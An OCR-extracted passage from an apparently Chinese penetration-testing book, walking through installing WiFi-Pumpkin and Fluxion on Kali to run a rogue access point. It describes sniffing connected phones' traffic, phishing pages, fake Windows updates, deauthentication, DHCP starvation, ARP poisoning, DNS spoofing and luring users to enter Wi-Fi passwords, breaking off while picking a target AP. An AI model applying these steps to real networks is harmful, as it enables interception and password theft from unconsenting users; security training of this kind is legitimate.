


Step 03 解压安装包后查看安装包文件，如下图所示。至此便完成了WiFi-Pumpkin的下载。

```
root@kali:~/Downloads/WiFi-Pumpkin-master# ls
CHANGELOG          installer.sh        modules           wifi-pumpkin
CONTRIBUTING.md    ISSUE_TEMPLATE.md   plugins           wifi-pumpkin.desktop
core               LICENSE             README.md         wifi-pumpkin.py
docs               logs                requirements.txt
icons              make_deb.sh         templates
```

Step 04 使用./installer.sh --install命令安装软件，运行效果如下图所示。


```
 =============================
 | wifi-pumpkin Installer|
 =============================
          Version: 0.8.5
usage: ./installer.sh --install | --uninstall
命中:1 http://mirrors.neusoft.edu.cn/kali kali-rolling InRelease
正在读取软件包列表... 完成
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
libffi-dev 已经是最新版 (3.2.1-8)。
libffi-dev 已设置为手动安装。
python-pip 已经是最新版 (9.0.1-2.3)。
python-pip 已设置为手动安装。
```



Step 05 安装过程WiFi-Pumpkin会自动查看依赖包，如果存在缺少的依赖包，会自动下载并安装相关的依赖包，如下图所示。

```
将会同时安装下列软件：
  gir1.2-harfbuzz-0.0 icu-devtools libglib2.0-dev libglib2.0-dev-bin
  libgraphite2-dev libharfbuzz-dev libharfbuzz-gobject0 libicu-dev
  libicu-le-hb-dev libpcre16-3 libpcre3-dev libpcre32-3 libpcrecpp0v5
  pkg-config
建议安装：
  libglib2.0-doc libgraphite2-utils icu-doc libssl-doc
下列【新】软件包将被安装：
  gir1.2-harfbuzz-0.0 icu-devtools libglib2.0-dev libglib2.0-dev-bin
  libgraphite2-dev libharfbuzz-dev libharfbuzz-gobject0 libicu-dev
  libicu-le-hb-dev libpcre16-3 libpcre3-dev libpcre32-3 libpcrecpp0v5
  libssl-dev libxml2-dev libxslt1-dev pkg-config zlib1g-dev
```

Step 06 安装完成后的结果如下图所示，这里也给出了相应的提示。



```
[=] checking dependencies
----[✔]----[+] hostapd Installed
----------------------------------------
[+] Distribution Name: Kali
----------------------------------------
[=]  Install WiFi-Pumpkin
[✔] binary::/usr/bin/
[✔] wifi-pumpkin installed with success
[✔] execute  sudo wifi-pumpkin in terminal
[+] P0cL4bs Team CopyRight 2015-2017
[+] Enjoy
```

9.3.2 开始虚拟AP

WiFi-Pumpkin配置完成后，下面就可以虚拟AP了。具体的操作步骤如下：

Step 01 单击Settings选项卡可以切换到设置页面，如果创建一个虚拟AP可以通过设置Access Point来完成，填入SSID的名称、BSSID的MAC地址（这里可以随机也可以自行设置）、AP信道、无线网卡（可以通过Refresh按钮来刷新获取），如下图所示。

Access Point
Enable Wireless Security
SSID: PumpAP
BSSID: BC:F6:85:46:17:6B
Channel: 13
Network Adapter
wlan0
Refresh
Check Network Connection

Step 02 下方可以设置DHCP服务，分配IP地址段、网关等选项，设置完成后可单击下方的save settings按钮，如下图所示。

Activity Monitor settings
HTTP-Requests
HTTP-Authentication
Responder
BDFProxy-ng
Dns2Proxy
DHCP-Settings

Class Ranges	Class-C-Address
default-lease-time	600
max-lease-time	7200
subnet	192.168.1.20
router	192.168.1.1
netmask	255.255.255.0
broadcast-address	192.168.0.255
range-dhcp	192.168.1.100/192.168.1.150

save settings
Default

Step 03 此时的WiFi-Pumpkin是一个未运行状态，如下图所示。




Step 04 当所有都设置完成后，直接单击start按钮启动WiFi-Pumpki，如下图所示。

Connection: [eth0] Plugin: [SSLstrip+|Dns2-proxy] Status-AP: [ON]

Step 05 实现数据监听，此时WiFi列表中会多出一个刚才设置的无线ESSID，使用手机接入，浏览网页的数据可以通过WiFi-Pumpkin查看，如下图所示，这样便可以抓取流经AP的所有数据包。




Step 06 如果需要使用移动WiFi，在Setting界面中选中Enable Wireless Security选项。这里可以选择加密方式以及共享密钥，如下图所示。



9.3.3　WiFi-Pumpkin的其他工具


在Tools菜单列表下有一个ActiveDrift-Net工具。用于查看连接设备传输过程中的图片信息，如下图所示。




下图为ActiveDriftNet抓取的图片信息。




另外，在Image-Cap中也可以抓取图片信息，如下图所示。




Server菜单中有两个选项，一个是Phishing Manager，一个是Windows Update，如下图所示。




其中Phishing Manager可以用于模拟一个网页，可以从这里虚假页面达到钓鱼效果，如下图所示。




Windows Update则模拟一个类似Windows更新程序或Java更新程序，向客户端发送数据包，如下图所示。




Modules菜单中包括五个模块，它们分别是WiFi deauthentication（用户断开客户端与AP连接）、WiFi Probe Request（用于发现AP）、DHCP Starvation（实现DHCP饥饿攻击）、ARP Poisoner（实现ARP攻击）以及DNS spoofer（实现DNS欺骗），如下图所示。



- WiFi deauthentication：这里可以选择一个目标AP通过发送断开连接请求，中断STA与AP的连接，从而抓取握手信息，如下图所示。



- WiFi Probe Request：用于发现AP，通过该模块可以扫描附近的AP，如下图所示。




- DHCP Starvation：用于实现DHCP饥饿攻击，一旦启动迅速占满DHCP所分配的IP，如下图所示。



- ARP Poisoner：可以扫描网段中的客户机，通过模拟实现ARP攻击，如下图所示。




- DNS Spoofer：可以实现DNS欺骗，其中可以设置需要欺骗的域名，配合Phishing Manager与Windows Update构建虚假页面或者更新程序，如下图所示。




9.4 使用Fluxion虚拟AP

Fluxion不是Kali自带的工具，通过它可以虚拟一个AP，以便诱惑客户端输入登录密码，从而获取无线密码。使用Fluxion工具虚拟AP的操作步骤如下：

Step 01 使用git clone https://github.com/wi-fi-analyzer/fluxion.git命令，从github上复制代码到本机，或者直接从github上下载安装包，如下图所示。



Step 02 解压安装包，查看安装目录文件，如下图所示。



Step 03 执行“./fluxion.s”h脚本，检查数据依赖包信息，如下图所示。



Step 04 切换到install列表中，执行./fluxion.s命令，安装Fluxion软件，如下图所示。

```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                                                           ]
[     FLUXION 2      < Fluxion Is The Future >                 ]
[                                                                                                           ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

Aircrack-ng.....OK!
Aireplay-ng.....OK!
Airodump-ng.....OK!
Bully...........OK!
Curl............OK!
Dhcpd...........OK!
Hostapd.........OK!
Iwconfig........OK!
Lighttpd........Installing ...
Macchanger......OK!
Mdk3............OK!
Nmap............OK!
Openssl.........OK!
Php-cgi.........Installing ...
Pyrit...........OK!
Python..........OK!
rfkill..........OK!
Unzip...........OK!
Xterm...........OK!
strings.........OK!
fuser...........OK!
```

Step 05 再次执行“./fluxion.s”h脚本，进入主界面，在这里可以选择语言，如下图所示，由于该软件字体颜色偏白色所以更换为黑底白字。

```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                              ]
[     FLUXION 2      < Fluxion Is The Future >                                 ]
[                                                                              ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[2] Select your language

     [1] English
     [2] German
     [3] Romanian
     [4] Turkish
     [5] Spanish
     [6] Chinese
     [7] Italian
     [8] Czech
     [9] Greek
     [10] French
     [11] Slovenian

[deltaxflux@fluxion]-[~]
```

Step 06 选择1使用英语，进入信道选择，如下图所示。搜索通信信道，如果已知目标的通信信道可选择2指定信道，不然请选择1全信道搜索。搜索过程中会打开一个窗口，当扫描到所需的WiFi信号，按Ctrl + C键停止扫描，建议扫描至少30s以上。

```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                              ]
[     FLUXION 2      < Fluxion Is The Future >                                 ]
[                                                                              ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[2] Select channel

     [1] All channels
     [2] Specific channel(s)
     [3] Back

[deltaxflux@fluxion]-[~]
```

Step 07 搜索到目标AP后可以暂停，如下图所示，通过数字选择目标AP。

```
                      WIFI LIST

ID      MAC                    CHAN    SECU    PWR    ESSID

[1]     70:AF:6A:09:1E:9D      13      WPA2    38%    [illegible]
[2]     50:1D:93:3F:2A:EC      10      WPA2    41%    [illegible]
[3]     2E:B2:1A:DE:43:B1      5       WPA2    42%    [illegible]
